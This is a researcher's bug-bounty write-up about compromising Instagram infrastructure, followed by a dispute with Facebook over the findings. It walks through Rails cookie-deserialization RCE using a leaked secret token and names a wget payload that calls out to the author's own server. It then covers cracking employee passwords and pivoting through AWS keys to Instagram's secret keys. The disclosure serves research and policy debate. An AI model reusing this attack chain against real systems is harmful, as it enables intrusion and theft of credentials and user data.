Contents

Instagram's Million Dollar Bug

Updates - 12/27/2015

Intro

In 2012, Bloomberg published a somewhat famous (at least to bug bounty participants) article on Facebook's "Whitehat" bug bounty program. In this article, Facebook is quoted as saying: *"If there's a million-dollar bug, we will pay it out"*. My apologies in advance if that makes for too much of a click-bait title, but it's important background for this write-up. As it turns out, I ***did*** find a "million-dollar bug" in Instagram (specifically I gained access to a lot of data including SSL certs, source code, photos, etc), but that's really only the start to the story. Before I get too far ahead of myself, I should make note of a few things:

1. I've worked in infosec for over 7 years
2. I generally aim to avoid infosec drama, not create it
3. I've found and reported a couple hundred vulnerabilities through bug bounty programs with almost no drama

This is my introduction, because in many ways, I wish I wasn't making this write-up. I have seen a lot of people who take to Twitter or their personal blog to complain about companies or to stir up drama. In some cases going public about an issue is completely justified and valuable, but I'd really rather focus my efforts on technical findings. To quote Alex Stamos *"The disconnect between drama-stirring 'community' and the people that actually get it done, at scale, against real adversaries is... amusing"*. Since I haven't ever posted anything from my Twitter account (and you can't have drama without Twitter), I can only assume that I'm not part of the drama-stirring community.

Table of Contents

This write-up is going to get somewhat long and complicated, so here's a list of sections, feel free to jump to the interesting ones. It's split into two parts, one technical, the other covering my interactions with Facebook and the drama that results. Feel free to just read it all :)

Hot Tips

My findings all start more or less as all good vulnerabilities should, with a hot tip on IRC. A friend (still need confirmation whether or not they would like to be named) of a friend mentioned they had been testing Instagram as part of Facebook's bug bounty program. I did a small amount of testing for Facebook's bug bounty last year (you can find my name here), so I was interested in doing some further testing. The company I work for has given me permission to participate in bug bounties on my own time, so I take advantage of that when I can find some free time. In this case, my friend had found what he thought might be a vulnerable server, which was *https://sensu.instagram.com*. He told me that the fact that the server was internet accessible had been reported to Facebook as basically an "open admin panel". He also listed in his report that it was possibly vulnerable to a Ruby password reset flaw, although he had not actually reproduced that behaviour. I imagine he was referring to CVE-2013-3221, better described in **this Phrack article**. Since he had already reported the vulnerability (that the server was exposed to the internet), he said I could take a look and see if I could find anything further, and asked that I keep the initial issue which he had reported private.

Ruby (Rails) RCE

Based on the initial tip, I attempted to see if there was any way I could leverage a password reset weakness in the Ruby / Rails app. Initial tests didn't seem very promising. The regular login page didn't accept a value of "0" for the password, and it wasn't clear what format a password reset email would use. I didn't recognize it, but it seemed like the Ruby app might be based on some standard Sensu management system. So, to attempt to uncover the password reset format, I tracked down the web app on Google as **"Sensu-Admin"**. Finding this app helped, but I still wasn't seeing anything obvious regarding a password reset vulnerability. Whatever my friend had suspected didn't seem to apply here.


Finding the app on Github did, however, lead to an even better finding. The file **secret_token.rb** on Github had a Rails secret token hardcoded. It seemed unlikely that Instagram would leave that token the same on their server, but if they did, I would be able to spoof session cookies. The Phrack article I linked earlier explains that not only can cookies be spoofed, but that it may also be possible to use Rails's deserialization of session cookies to directly trigger code execution.

Testing for a deserialization vulnerability isn't always the most straight-forward process, so I first configured a local Rails instance to test out my code. Next, I used the examples shown here as a framework:
https://github.com/charliesome/charlie.bz/blob/master/posts/rails-3.2.10-remote-code-execution.md

I then took an object I created, and ran it through Marshal.load to run it directly. As expected, when loading the serialized object locally, the command I embedded was executed. Next, I took the same object, and signed it using the secret key from Sensu-Admin. The signature and the payload were combined into a Sensu-Admin cookie. An example cookie is the following:

```
_sensu-admin_session=BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6R
```

With the cookie crafted, I then sent it out to the server. Excitingly the server actually deserialized the cookie, matched the signature properly, and ran the payload. The payload in the above cookie is *"wget http://exfiltrated.com/test-instagram"*, and sure enough I saw the sensu.instagram.com server reach out and retrieve that URL from my server! Since I now had a reliable RCE, I set up a listening socket, and next instructed a remote shell to be launched. The result is shown below:



With the RCE fully confirmed, I submitted a write-up of the vulnerability to Facebook. In my write-up I noted that there were really two vulnerabilities:

1. The "Sensu-Admin" application contains a hardcoded Rails "secret_token".
2. The host sensu.instagram.com is running Rails 3.x, which is susceptible to code execution via the Rails session cookie. This can only take place if a valid authentication hash can be generated for the malicious session cookie.


Server Configuration

Finding a RCE isn't all that rare, but I wanted to confirm that I was still in scope for Facebook's bounty program, as everyone has their own terms and conditions. Facebook's rules, listed here: https://www.facebook.com/whitehat seemed to fairly clearly indicate that I should avoid any actions that might cause downtime, but that they were interested in any vulnerabilities that would *"enable access to a system within our infrastructure"*. So it looked like I was still in the clear.

As described above, I used the web interface to gain code execution, but at this point I still hadn't actually gained access to the web interface as a normal user. Since this web interface was public, the next obvious area of potential weakness was the user accounts who could log in to the system. The Sensu-Admin application can make use of any number of database configurations, and the Instagram instance just simply used a local Postgres DB instance. With the RCE it was simple to read the configuration file to gain the credentials necessary for this database. I connected and dumped the contents of the users table. As expected this consisted entirely of employee accounts, a mix of both Instagram and Facebook employees. In total, approximately 60 accounts were present. Unfortunately for me (but good from a security perspective), all user passwords were encrypted using bcrypt. My machine cracks this password type at around 250 attempts a second, which is extremely slow when it comes to password cracking. Having come this far however, I loaded all the passwords into JtR, and kicked it off. To my surprised, passwords immediately came back. In only a few minutes of password cracking, I had recovered 12 passwords! These passwords were all extremely weak, which is why I was able to crack them despite them being bcrypt encrypted:

- Six of the passwords cracked were "changeme"
- Three were the same as the user's name
- Two were "password"
- One was "instagram"

This was somewhat shocking to see on a production system, especially one that was internet accessible. I choose one of the accounts, and confirmed that it indeed worked by logging in to the web interface. A screenshot of this can be seen below:



Since the Facebook Whitehat rules indicated that I should avoid anything that could cause downtime, I did not attempt to make any changes or explore this web interface in any detail. Instead, I created a second write-up describing the weak user accounts, and submitted that as a new vulnerability to Facebook.

Network Access

In my initial vulnerability submission (the Sensu-Admin RCE), I asked whether I should attempt to access further internal network systems. The Sensu-Admin server was running in EC2, and rather than using an internal DNS server, a list of over 1,400 systems was instead hard-coded into the /etc/hosts file. As far as I could see, there were a lot of places I could attempt to pivot to, but at the same time, I was curious what Facebook's reaction would be.

Quite a few bounty programs which I have participated in have informed me that pivoting to other systems should not be possible (or at least not easy), and so have either told me not to waste time trying, or that they'd be really interested if I was able to. In this case, after a few days Facebook simply firewalled access to the sensu.instagram.com server entirely, and never provided an answer as to whether or not I should have immediately gone after some internal systems. It will forever be a mystery whether or not I could have pivoted to more important / exciting systems.

Keys To The Kingdom

At this point, I was quite pleased with my progress. I had basically found three fairly solid vulnerabilities, which I had combined into two vulnerability submissions. Most companies who run bug bounties pay comparatively well for RCE vulnerabilities, and I expected that these vulnerabilities would also make a fairly interesting writeup. Less than a month ago, I had found **a great vulnerability in Microsoft Live.com**, and this looked to be even better. Of course, the story doesn't end here. While looking for any obvious configuration weaknesses on the sensu.instagram.com server, I had looked at the server configuration file: `/etc/sensu/config.json`

That configuration file has contained the database credentials (as described above), but also included other credentials. These include an email account and a bunch of Pagerduty keys. I thought that Pagerduty alerts indicating that servers were on fire, or that armed monkeys had commandeered the data center could be hilarious, but also pretty hard to justify, so I held off. While not listed as such, there was a fairly obvious AWS key-pair also present in the file as part of the command to start the *"autoscale"*

process. Having looked at local user accounts, this key seemed like the next obvious thing to take a look at.

AWS keys can provide access to many different AWS services, but I generally start by looking at what, if any access to Amazon S3 that a key provides. In this case the key-pair listed **82** different S3 buckets as associated. After looking through a sampling of these buckets, I discovered that access to all of them was blocked. I could see the bucket names, but not list or access the contents. The exception to this was the very first bucket, the *"autoscale-kitchen"* bucket.

The autoscale-kitchen bucket followed what I've seen as pretty typical in a "dev-ops" setup. There was a `autoscale-kitchen-latest.tar.gz`, and then a bunch of past revisions (maybe a hundred or so). I downloaded and opened the latest, and it more or less appeared to contain deployment scripts for installing various services. I might have missed something, but nothing seemed overly sensitive in it. I next downloaded a much older version of the `autoscale-kitchen` file. The contents of this file were actually quite similar, but there was also a Vagrant config file included. This config file contained a bunch of additional settings, and most notably, a second AWS keypair.

I configured my S3 client to use the new keypair, and similar to before, I could again see 82 S3 buckets. This time, however, I could read the contents of every single bucket!

One (Key)Ring To Rule Them All

With the newly obtained AWS key, I browsed several buckets. There appeared to be a lot of potentially sensitive content, but a lot of it was just more versioned tar archives of tools and web applications. I queued up several buckets to download, and went to bed for the night.

The next day, I began to go through some of what I'd downloaded, and some of the remaining buckets. There were quite a few S3 buckets dedicated to storing users' Instagram images, both pre and post processing. Since the Faceboook Whitehat rules state that researchers need to *"make a good faith effort to avoid privacy violations"*, I avoided downloading any content from those buckets. The remaining buckets however proved to be extremely valuable.

The following is the types of data that was available all using one AWS keypair, although the data was spread across multiple buckets:

- Static content for Instagram.com websites. Write access was not tested, but seemed likely.
- Source code for fairly recent versions of the Instagram server backend, covering all API endpoints, some image processing libraries, etc.
- SSL certificates and private keys, including both instagram.com and *.instagram.com
- Secret keys used to sign authentication cookies for Instagram
- OAuth and other Instagram API keys
- Email server credentials
- iOS and Android app signing keys
- iOS Push Notifications keys
- Twitter API keys
- Facebook API keys
- Flickr API keys
- Tumblr API keys
- Foursquare API keys
- Recaptcha key-pair

To say that I had gained access to basically all of Instagram's secret key material would probably be a fair statement. With the keys I obtained, I could now easily impersonate Instagram, or impersonate any valid user or staff member. While out of scope, I would have easily been able to gain full access to any user's account, private pictures and data. It is unclear how easy it would be to use the information I gained to then compromise the underlying servers, but it definitely opened up a lot of opportunities.


My vulnerability submission for this third finding included 7 different issues, all of which contributed to how much data I could access. These were:

1. AWS credentials accessible to unprivileged user on Sensu system.
2. AWS bucket contain credentials for other buckets (specifically autoscale-kitchen). This is a classic privilege escalation weakness
3. No access segregation on AWS credentials. Using one set of AWS keys I was able to access all S3 buckets.
4. "Secret keys" stored throughout S3 buckets. This is furthered by the fact that some buckets no longer contain keys in their latest application version, but the bucket contains all previous application versions. These keys do not appear to be

separated properly so that one application can only access keys appropriate to its application, but they are spread out across multiple buckets
5. Files stored in some buckets are encrypted to passwords also stored in the same bucket (or accessible via the same AWS key)
6. AWS keys can be used from any remote IP.
7. If audit logging takes place, it is not monitored in any way as none of my access was detected (as far as I am aware).

Technical Summary

When discussing the compromise of multiple systems, sometimes a diagram can help clarify things. As such, I have made a MS Paint image to show the steps which were taken to successfully compromise Instagram's systems:



Essentially all findings started from an RCE on the server sensu.instagram.com. This RCE was possible due to the reuse of a Rails secret key, and the fact that the version of Rails allows for code execution through object deserialization. From this RCE, it was observed that the server also was configured with several users who had extremely weak passwords.

The configuration file present (and readable by the web server) on sensu.instagram.com contained an AWS keypair. This keypair could read from a S3 bucket, which contained a second AWS keypair. This second keypair was discovered to have access to all (or at least all important) Instagram S3 buckets.

If you've read carefully, you might have noticed that while the RCE was somewhat elaborate, to pivot and take control of Instagram's S3 buckets really involved no technical vulnerabilities. This was a huge surprise to me, considering that Facebook (and thus Instagram) should be a very mature company when it comes to security configurations and procedures. A basic principle that everyone in infosec learns while they're still in school is the principle of defense-in-depth. The compromise of one server should never result in the compromise of your whole company, yet that's exactly what happened here.

The Rules Are Not What They Seem

The findings described above all took place in less than a week (the timeline at the end of this write-up shows this in more detail). The response from Facebook to the first vulnerability which I reported (the RCE) was simply *"Thank you for reporting this information to us. We are sending it to the appropriate product team for further investigation. We will keep you updated on our progress."* The response to the second vulnerability (the weak accounts) is where things took an unexpected turn.

Rather than summarize my interactions surrounding vulnerability #2 (weak logins), I think it's more transparent to simply include the full transcript here.

```
[[Vulnerability submitted Oct 22nd]]
```

We sent you a message
Oct 28
Hi Wesley,

Thank you for reporting this information to us. We are sending it to the appropriate product team for further investigation. We will keep you updated on our progress.

Please be mindful that taking additional action after locating a bug violates our bounty policy. In the future we expect you will make a good faith effort to avoid privacy violations, destruction of data, and interruption or degradation of our service during your research.

Thanks,

Ali
Security
Facebook

What you submitted
Oct 28
Hi,

Thanks for the reply. As I noted in my submission, I did specifically make an effort not to tamper with the system. When you note:

"Please be mindful that taking additional action after locating a bug violates our bounty policy."

Can you explain where in the policy that is described. I spent a while searching to see if I could better understand the terms and conditions, and what you further note is really all I could find:
"make a good faith effort to avoid privacy violations, destruction of data, and interruption or degradation of our service during your research."

Of that list, there was definitely, no "destruction of data", there should not have been any "interruption or degradation of service" due to my actions, leaving the last item of "privacy violations". In regards to that item, it appears to be further explained in the terms and conditions and I basically interpret that to mean "don't access user data".

With that said, I definitely aim to comply with all the rules around your bug bounty program, so if you could explain further what actions would be permitted when a vulnerability is found, and what actions would not, that would be helpful.

As an example, if I find a SSRF vulnerability that lets me tunnel traffic to internal servers, am I allowed to attempt to find vulnerabilities within those servers? Or as another example, say I find what appears to be the configuration file for a CMS system. Am I allowed to confirm that the credentials stored in the configuration file are valid? Would I be allowed to use those credentials to attempt to gain further access to the system?

All of the above examples seem like they would provide valuable results to Facebook, and as far as I can see, aren't against any of the terms and conditions. If, however, those actions would not be desired by Facebook, please do let me know so that I can better understand how to structure my testing against Facebook and its subsidiaries!

Thanks,
Wes

We sent you a message
Nov 6
Hi Wesley,

As a researcher on the Facebook program, the expectation is that you report a vulnerability as soon as you find it. We discourage escalating or trying to escalate access as doing so might make your report ineligible for a bounty. Our team

accesses the severity of the reported vulnerability and we typically pay based on its potential use rather than rely on what's been demonstrated by the researcher.

Thanks,

Reginaldo
Security

What you submitted
Nov 6
Thanks for the clarifications. Many bounty programs like to see what impact is possible from a vulnerability, which was my assumption with this issue.

The clarifications make sense, and sound pretty black and white. Can I ask why they're not listed in the Facebook Whitehat guidelines? I see no mention of:
1) Report an issue as soon as it's found
2) Do not attempt to escalate access

Maybe this just simply hasn't been an issue before, but it seems silly that Facebook would expect people to follow rules that are not communicated.

On a different topic, do you know approximately how long it will take for Facebook to approve the issues I have submitted? It appears the vulnerable server was firewalled quite quickly, but it's been more than 2 weeks since that time. It's not a problem if it takes a while, I'm just curious what to expect!

Thanks,
Wes

[[Case status set to closed. Support system throws PHP error when

What you submitted
Nov 16
It looks like this case just went to closed with no further response, but on the plus side, I can now reply to support items again without receiving an error message.

It is quite important that I receive a reply to the previous message. I don't feel as though I can defend my findings or actions without knowing what Facebook actually intends the rules to be.

Thanks!

We sent you a message
Nov 17
Hi Wesley,

We appreciate the report, but it does not qualify as a part of our bounty program. We will be in touch if we have any further questions.

Thanks,

Reginaldo
Security
Facebook

What you submitted
Nov 17
Hi Reginaldo,

Thanks for the update. I am feeling very frustrated by the lack of information that is being shared related to this submission. It is Facebook's right to determine what qualifies and what does not, but I have received no response at all as to how that was determined in this case. My reading of the rules at https://www.facebook.com/whitehat implies that this submission should have qualified. That leaves me with two requests:

#1: Answer my original question from 11 days ago:
"Thanks for the clarifications. Many bounty programs like to see what impact is possible from a vulnerability, which was my assumption with this issue.

The clarifications make sense, and sound pretty black and white. Can I ask why they're not listed in the Facebook Whitehat guidelines? I see no mention of:
1) Report an issue as soon as it's found
2) Do not attempt to escalate access

Maybe this just simply hasn't been an issue before, but it seems silly that Facebook would expect people to follow rules that are not communicated."

#2: Confirm if I am permitted to publish my findings on this vulnerability.

Thanks,
Wes

We sent you a message
Dec 1
Hi Wesley,

Your submission violates expectations of preserving user privacy, which, as we previously mentioned, makes it ineligible for a bounty.

The decision to publish is yours, we do not explicitly prevent nor provide permission.

Thanks,

Reginaldo
Security
Facebook

[[Case status set to closed once again]]

As can be seen in the transcript above, at no point did Facebook clarify how the discovery of weak logins was against their terms and conditions, but they did stick to their position that my actions were against the rules. Further, they attempt to claim that finding weak employee logins is somehow a user privacy violation.

Playing By The Rules

I'm a big fan of bug bounty programs, so my interactions with Facebook up to this point were disappointing to see. Bug bounty programs, in my opinion, offer an excellent assessment of real world risk to security vulnerabilities. Unlike typical security testing engagements, security testers aren't forced to operate with one hand tied behind their back; instead, testers are encouraged to use whatever techniques and timeframes they desire to produce results. That's not to say that there aren't still rules that testers need to comply with.

In the case of Facebook, the rules can be seen at https://www.facebook.com/whitehat. There is no rule which states what to do when a vulnerability is discovered, but there are several which imply that my testing was valid. These include:

- Report a bug that could ... enable access to a system within our infrastructure
- Remote Code Execution
- Privilege Escalation
- Provisioning Errors

Apart from Facebook however, how do other companies specify limits in their terms and conditions? Here are some examples, straight from each bounty program's written terms and conditions:

- **Yahoo**: Please report a potential security issue right away
- **Google**: Please submit your report as soon as you have discovered a potential security issue. The panel will consider the maximum impact and will chose the reward accordingly. We routinely pay higher rewards for otherwise well-written and useful submissions where the reporter didn't notice or couldn't fully analyze the impact of a particular flaw.

- **Microsoft**: The following activities are prohibited - Moving beyond "proof of concept" repro steps for server-side execution issues (i.e. proving that you have sysadmin access with SQLi is acceptable, running xp_cmdshell is not).
- **Tumblr**: The more thorough the proof-of-concept, the higher the chance a payout will be awarded.

In the above list, Microsoft (in my opinion), has done the best job of explaining exactly how far they would like a researcher to take a vulnerability. Google and Yahoo imply that you should report a vulnerability immediately, but do not clarify how far you should go in determinining impact. Tumblr, on the other hand, puts in writing the policy of just about every bounty program. The better your PoC shows impact, the more you are likely to get paid. Further, the better a researcher can understand and describe impact, the more likely they are to receive a greater reward.

Companies do not actually want you to report every time that Burp Suite says there may be a timing based SQLi present. It is always expected that the researcher does actually verify a vulnerability. In my experience some companies require that researchers keep the exploitation of systems to a minimum, and that other companies strongly prefer to see a fully developed chain of exploits demonstrating impact. It was this understanding that I followed when performing this testing.

Threats and Intimidation

I submitted my third vulnerability write-up in the early afternoon on December 1st. By evening I had not heard any reply back, and so assumed that I probably wouldn't hear anything until the next day, at the earliest. Instead, my cellphone rang, and it was my manager from work calling. He told me that he was conferencing in the CEO. At this point, I knew what had happened. As the CEO of the company I work for quickly explained, he had received a phone call from Alex Stamos, the CSO of Facebook. Without contacting me at all, Facebook had gone directly for my employer. This was shocking enough, but what was said on the call was even more surprising.

Alex informed my employer (as far as I am aware) that I had found a vulnerability, and had used it to access sensitive data. He then explained that the vulnerability I found was trivial and of little value, and at the same time said that my reporting and handling of the vulnerability submission had caused huge concern at Facebook. Alex then stated that he did not want to have to get Facebook's legal team involved, but that he wasn't sure if this was something he needed to go to law enforcement over.

Alex's demands to my employer were that I:

- Confirm that I had not made any vulnerability details public
- Delete all data retrieved from Instagram systems
- Confirm that I had not accessed any user data
- Agree to keep all findings and interactions private, and not publish them at any point

If I were to summarize Facebook's demands, it was that they wanted to ensure that my findings could be effectively covered up. The CSO of Facebook had effectively done the very opposite of the stated policy of the Facebook Whitehat program:

"If you give us reasonable time to respond to your report before making any information public, and make a good faith effort to avoid privacy violations, destruction of data, and interruption or degradation of our service during your research, we will not bring any lawsuit against you or ask law enforcement to investigate you."

Despite all efforts to follow Facebook's rules, I was now being threatened with legal and criminal charges, and it was all being done against my employer (who I work for as a contractor, not even an employee). If the company I worked for was not as understanding of security research I could have easily lost my job over this. I take threats of criminal charges extremely seriously, and so have already confirmed with legal counsel that my actions were completely lawful and within the requirements specified by Facebook's Whitehat program.

Moving Forward


In my opinion, the best course of action was to simply be transparent with all of my findings and interactions. I am not looking to shame any individuals or companies, but I do believe that my treatment in this situation was completely inappropriate.

I continue to hope that security research will be given appropriate recognition and legal protections. In the meantime, I believe that it's the infosec community's job to lead by example. I don't think that threatening security researchers should ever be acceptable, and I believe that as a community we are better than that. I don't need this write-up to act as a warning to other researchers; everyone is already aware of

the risks that come with performing research. Instead, I hope that this write-up shows how far we still need to go as a community.

As I wrote to Facebook, *"I'd like to think I'm on the good guys' side when it comes to security research, so hopefully my findings will be seen in that light."*

Timeline



Updates

Update - 8:15pm 12/27/2015

